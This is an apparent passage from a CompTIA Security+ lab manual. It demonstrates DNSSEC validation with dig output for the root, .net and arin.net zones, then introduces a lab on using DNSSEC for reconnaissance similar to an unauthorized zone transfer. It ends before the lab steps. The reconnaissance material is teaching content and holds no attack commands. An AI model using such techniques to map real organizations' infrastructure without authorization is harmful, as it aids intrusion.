
```
jonathan@kali-weissman:~$ dig +dnssec ds net.

; <<>> DiG 9.16.3-Debian <<>> +dnssec ds net.
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 54684
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;net.                          IN      DS

;; ANSWER SECTION:
net.                    37034   IN      DS      35886 8 2 7862B27F5F516EBE1968044
4D4CE5E762981931842C465F00236401D 8BD973EE
net.                    37034   IN      RRSIG   DS 8 1 86400 20200726050000 20200
713040000 46594 . x3VQMQziY0gcEx7eWW5XIkSwu8k5Cp+Fxcwdtzvoe9pWxTrty9DcqSJG Twipf2
fEP8iFvsCRwO+UHQ1BSy4qa75hhhWYzl97E5WAi4tP/0SrC7Uv J8PBuEB463e3QwmacOr28uyKuwqx7e
YtgAlb3Mwptu/gym/UNdebhC4/ wgNq6Er7qvJFMFY7NknOEzzxudQnze1hbkI0QtJzOfbbaExxHXZP1N
TA KpaMdjdAuA35ZLSDo++OXnTO8bgpAJjUb0jb3XPWLoKoT9cQmvc7U81o qzKB1O798RKRZBz36nS+d
grukn+1fhux8Y3Ss9YTTBzGBBaevXEuRz0Y j+40vA==

;; Query time: 24 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:40:56 EDT 2020
;; MSG SIZE  rcvd: 367
```

FIGURE 7-7 The DS resource record that validates the DNSKEY resource record of .net

Step 7 Now, the RIT DNS server would request that the root zone send its DNSKEY resource records. To do that manually, enter

```
dig +dnssec dnskey .
```

In Figure 7-8, you’ll notice that the root zone sends one ZSK (identified by 256) and one KSK (identified by 257). Also notice that there is one RRSIG for both DNSKEY resource records.



```
jonathan@kali-weissman:~$ dig +dnssec dnskey .

; <<>> DiG 9.16.3-Debian <<>> +dnssec dnskey .
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13045
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: do; udp: 512
;; QUESTION SECTION:
;.                              IN      DNSKEY

;; ANSWER SECTION:
.                        32693   IN      DNSKEY  256 3 8 AwEAAdauOGxLhfAKFTTZwGhBX
bk793QKdWIQRjiSftWdusCwkPhNyJrI jwtNffCWXGLlZAbpcs414RE3oS1qVwV+AdXsO92SBu5haGlxM
Uk0NqZO 7Xlf84/wrzGZVRRouPo5pNX/CKS8Mv9UOi0olKGCu31dNfh8qCszWZcl oLDgeLzSnQSkvFoG
e69vNCfh7feESKedkBC2qRz0BZv9+oJI0IY/3D7W EnV0NOlf8gSHozhfJFJ/ZAKtvw/Q3ogrVJFk0LyV
aU/NVtVA5FM4pVMI RID7pfrPi78aAzG7b/Wh/Pce4jPAIpS3dApq25YkvMuPvfB91NMf9Fem Kwlp78P
BVcM=
.                        32693   IN      DNSKEY  257 3 8 AwEAAaz/tAm8yTn4Mfeh5eyI9
6WSVexTBAvkMgJzkKTOiW1vkIbzxeF3 +/4RgWOq7HrxRixHlFlExOLAJr5emLvN7SWXgnLh4+B5xQlNV
z8Og8kv ArMtNROxVQuCaSnIDdD5LKyWbRd2n9WGe2R8PzgCmr3EgVLrjyBxWezF 0jLHwVN8efS3rCj/
EWgvIWgb9tarpVUDK/b58Da+sqqls3eNbuv7pr+e oZG+SrDK6nWeL3c6H5Apxz7LjVc1uTIdsIXxuOLY
A4/ilBmSVIzuDWfd RUfhHdY6+cn8HFRm+2hM8AnXGXws9555KrUB5qihylGa8subX2Nn6UwN R1AkUTV
74bU=
.                        32693   IN      RRSIG   DNSKEY 8 0 172800 20200801000000
20200711000000 20326 . Vladon0p/7tDn7SfPe6dG6iTddTbEL++KLJCI6cjSIDo3QwyAn0uKhjs V
stQE//M9DR3RaCzclwKVJ0kuRZJl+tAEimBMhT85+fh2k5aTjyE2z3y sQv0F0clHjbyydnXe6CJ0PxOf
s6hLLkHXkX58EYMfN0xlR4Ch2yY3gEN KSyc0kcvsgA81JO1eBc1rD7Hy8ROHltlHS7rgI/9Q7OsMvH8c
25zU4iR ILJSunxWGfXmCrwZOVKDmPqVuWLkufPTKrxhoNTVNoxXfPxPeiXmC/c8 YGDLzjssAi5hQaoN
nrDFn8705fJRE10QKPmYZcyHlQov9ItY3qOtVclH mQ99WA==

;; Query time: 24 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Mon Jul 13 23:42:07 EDT 2020
;; MSG SIZE  rcvd: 864
```

FIGURE 7-8 The root zone's DNSKEY resource records that validate the RRSIG resource record


The root zone's ZSK public key, in a DNSKEY resource record, decrypts the RRSIG to validate the DS resource records.

The root zone's KSK public key, in a DNSKEY resource record, decrypts the RRSIG of the DNSKEY resource record group.

The RIT DNS server takes the root zone's KSK public key, decrypts the RRSIG encrypted hash, and computes its own hash. If the two match, the root zone has proven it is really the root zone. This also means .net has proven it is .net, arin.net has proven that it is arin.net, and the A resource record contains the legitimate IP address of the arin.net web server.


Now I know what you're thinking. What if someone broke into the root zone and switched the keys there? Right? Well, the root zone's key is vetted by a thorough security procedure. This includes a root-signing ceremony that alternates between the two secure facilities that safeguard the root zone's KSK located in El Segundo, California, and Culpeper, Virginia. A detailed description of the ceremony, as well as a video of an actual ceremony, can be found at www.stackscale.com/blog/root-dnssec-ksk-ceremony/. Official resources from all ceremonies can be found at www.iana.org/dnssec/ceremonies. On October 11, 2018, for the very first time in history, the root zone's KSK pair was changed. Read about it here: www.icann.org/resources/pages/ksk-rollover.

Step 8 There is a way to do all of the previous steps at once (minus the requests for the DNSKEY resource records). The +**trace** option automatically turns on the **dnssec** option and goes through all DNS queries and responses from Kali Linux, simulating what a DNS server would do. You'll notice in Figures 7-9 and 7-10 that all of the NS resource records (individually for the root zone, the .net zone, and arin.net) are displayed together.



```
jonathan@kali-weissman:~$ dig +trace www.arin.net

; <<>> DiG 9.16.3-Debian <<>> +trace www.arin.net
;; global options: +cmd
.                       53200   IN      NS      e.root-servers.net.
.                       53200   IN      NS      h.root-servers.net.
.                       53200   IN      NS      l.root-servers.net.
.                       53200   IN      NS      i.root-servers.net.
.                       53200   IN      NS      a.root-servers.net.
.                       53200   IN      NS      d.root-servers.net.
.                       53200   IN      NS      c.root-servers.net.
.                       53200   IN      NS      b.root-servers.net.
.                       53200   IN      NS      j.root-servers.net.
.                       53200   IN      NS      k.root-servers.net.
.                       53200   IN      NS      g.root-servers.net.
.                       53200   IN      NS      m.root-servers.net.
.                       53200   IN      NS      f.root-servers.net.
.                       53200   IN      RRSIG   NS 8 0 518400 20200726170000 2020
0713160000 46594 . R2IpTWAJ5sMgC/qOqX7aUBqmdAV3B71/IlScRgI/FNWbTTe4wXRxH3Or +sRTR
meHN7vvVeusTrG6Z1NiAlSmyohncMpIJt3PrTqOjMYq9BbqZrTH kFI9nq8ZRfvd2aXHakJfg16dHVsYr
dW3w5lpFixdlbPbCK8eGnCyWJul 0RdQuPJRE1O9hv5lXLzXebbRYLdRrUKcYUPjM17+1IG5gfL9ALhNG
E3+ 9b6PBsgXQOC4ZfAUzKgAPaHhayAQdILeAlhs2bjojUWf4Tk93hcCVQos vpntS1iX09dTZu49j2bi
CBwvFUfHw0GVKT0cql0wYZh+joZLMOCarGwn mRRV3Q==
;; Received 525 bytes from 8.8.8.8#53(8.8.8.8) in 24 ms

net.                    172800  IN      NS      c.gtld-servers.net.
net.                    172800  IN      NS      k.gtld-servers.net.
net.                    172800  IN      NS      d.gtld-servers.net.
net.                    172800  IN      NS      a.gtld-servers.net.
net.                    172800  IN      NS      g.gtld-servers.net.
net.                    172800  IN      NS      b.gtld-servers.net.
net.                    172800  IN      NS      m.gtld-servers.net.
net.                    172800  IN      NS      h.gtld-servers.net.
net.                    172800  IN      NS      j.gtld-servers.net.
net.                    172800  IN      NS      i.gtld-servers.net.
net.                    172800  IN      NS      l.gtld-servers.net.
net.                    172800  IN      NS      f.gtld-servers.net.
net.                    172800  IN      NS      e.gtld-servers.net.
net.                    86400   IN      DS      35886 8 2 7862B27F5F516EBE1968044
4D4CE5E762981931842C465F00236401D 8BD973EE
net.                    86400   IN      RRSIG   DS 8 1 86400 20200726170000 20200
713160000 46594 . 09lbs0BJMKSX22Y72ZVOqfOQUvE6MoO7ymGRVyDU9yH0RQDn+kfxk40f Gmubcx
381F/WtMj9jjMztekNqgKhxyflVB4rmfUi0sdCN/yJ/VSupfdB b8NxjHPb7yEm+eHBQX2M5Kx7+uVzHz
mOndmP+GXwR9CRrtpYj7Wh7kKk 1pB11JXrqufnB6sMhp0lg5a19Mq8lfF43cBaaL9XQ0U374y0HUuuhY
Js 5gUfTh4WU91QWTYAj/2T4WQ04aRa4KkRjeLotMMqo9y1IKzpIIGv1gEz AZaLztqXwG8GgRNOd/8/O
aUO4Qbr78vE8+e/9QNFMvNLKbciPLM4w3Zf P+Ry5Q==
;; Received 1169 bytes from 192.36.148.17#53(i.root-servers.net) in 36 ms
```

FIGURE 7-9 The root servers and the .net authoritative TLD DNS servers



```
arin.net.               172800  IN      NS      ns1.arin.net.
arin.net.               172800  IN      NS      ns2.arin.net.
arin.net.               172800  IN      NS      u.arin.net.
arin.net.               172800  IN      NS      ns3.arin.net.
arin.net.               86400   IN      DS      49918 5 1 F11B03C6DB17180A55F950A
7B2B23E8DF341F662
arin.net.               86400   IN      DS      49918 5 2 4F5176F7134B40FF4AC18A9
76D5AFBAECF14F2068CEF6DD9EF51164E 144CB160
arin.net.               86400   IN      RRSIG   DS 8 2 86400 20200718063646 20200
711052646 36059 net. FTRQWdIp5H+pAtkz9cdvgSLX108DCVraie/6njQOvvy/JKE4G8prUVO6 hp5
eo+h9FPQ66lbf3358ytdf95J/gp/VtqJsUmWePssAwaCRJFlHtq0a n2CDO1L8U+8XFBZiOax3M9xEU/r
5cp/aA9jGVd3q4D8MWgoq5ojWWNEp m3cVKMpGQmYYvxNNkvk+82r01FJ5r1KoT1L4B9+wLuezQg==
;; Received 566 bytes from 192.52.178.30#53(k.gtld-servers.net) in 48 ms

www.arin.net.           60      IN      A       199.43.0.47
www.arin.net.           60      IN      RRSIG   A 5 3 60 20200727120008 202007131
10008 44725 arin.net. Clm1VSaFGLghSQ68Wn0+SspqkmkqZLWbtT4NL29/4mys3C+ZbKgplrn/ st
j8MhqCkuxhHPeaGJNmDe02/Xi9EfG5xn3pOGr106EQdr3efLxVzwr4 Ek/tDZ/24aeK+1Dfsic5bW/yl0
9NHdv5B2++B4xlPG9SfC2W/FgEXGKF gS4=
;; Received 253 bytes from 199.212.0.108#53(ns1.arin.net) in 44 ms
```

FIGURE 7-10 arin.net’s authoritative DNS servers and the A resource record of www.arin.net

```
dig +trace www.arin.net.
```

See Figures 7-9 and 7-10.

45 MINUTES

Lab Exercise 7.02: DNSSEC for Exploiting

An internal DNS zone transfer occurs when a secondary (also known as slave) DNS server requests either a full zone (authoritative transfer, AXFR) or partial zone (incremental transfer, IXFR) update from a primary (also known as master) DNS server. Both primary and secondary DNS servers are authoritative, which means they don’t use a DNS cache, but rather zone files, to respond to queries. The difference between primary and secondary DNS servers is that changes to the zone files can be made only on a primary DNS server. Zone transfers, which use TCP at Layer 4 of the OSI (Open System Interconnection) Model, unlike regular-sized DNS queries and responses, which use UDP (any response greater than 512 bytes would be sent in a TCP segment, not a UDP datagram), enable secondary DNS servers to synchronize with their primaries, so the secondary DNS servers can respond to DNS queries in the same authoritative fashion as primary DNS servers.

If cybercriminals were able to perform an external zone transfer, they could get a lot of great information on your infrastructure, including hostnames and IP addresses. Other information that could result from this unauthorized external transfer includes information on hidden functionalities of servers—for instance, which ones are used to authenticate to the domain. Looking at the hostnames, attackers can make guesses as to the functionality of those machines as well—for example, at a college, machines named admissions, bursar, registrar, captive-portal, facilities, ftp (File Transfer Protocol), gradprograms, intranet, library, ras (remote access server), vpn (virtual private network), and more could offer great intel for reconnaissance. Subdomains can even hide certain items, such as corporate login pages. A systems administrator may not want you to know about hiddenbackdoorintothedomain.example.com. None of this information will show up through a Google search.

One such occurrence of an external zone transfer happened in June 2017 when the registrar in charge of Russian TLDs accidentally let external zone transfers through and, as a result, 5.6 million resource records were exposed. You can read more about it at https://securitytrails.com/blog/russian-tlds.

Whether you’re using a Windows DNS server, a Berkeley Internet Name Domain (BIND) DNS server for Linux, or something else, it makes all the sense in the world to allow just authorized secondary DNS servers (and not a single external system) to request zone information from primary DNS servers.

The more information unauthorized adversaries have about your domain, the easier it will be for them to penetrate your infrastructure. For added security, you can use digital signatures to authenticate the zone transfers using Transaction SIGnature (TSIG).

Learning Objectives

In this lab exercise, you'll once again use the dig tool, but this time with a different purpose. At the end of this lab exercise, you'll be able to

- Get the same information from an external zone transfer using DNSSEC
- Understand the pros and cons of enabling DNSSEC

Lab Materials and Setup

The materials you need for this lab are

- The *Principles of Computer Security: CompTIA Security+ and Beyond* textbook
- The Kali Linux VM you installed in Chapter 1

Let's Do This!

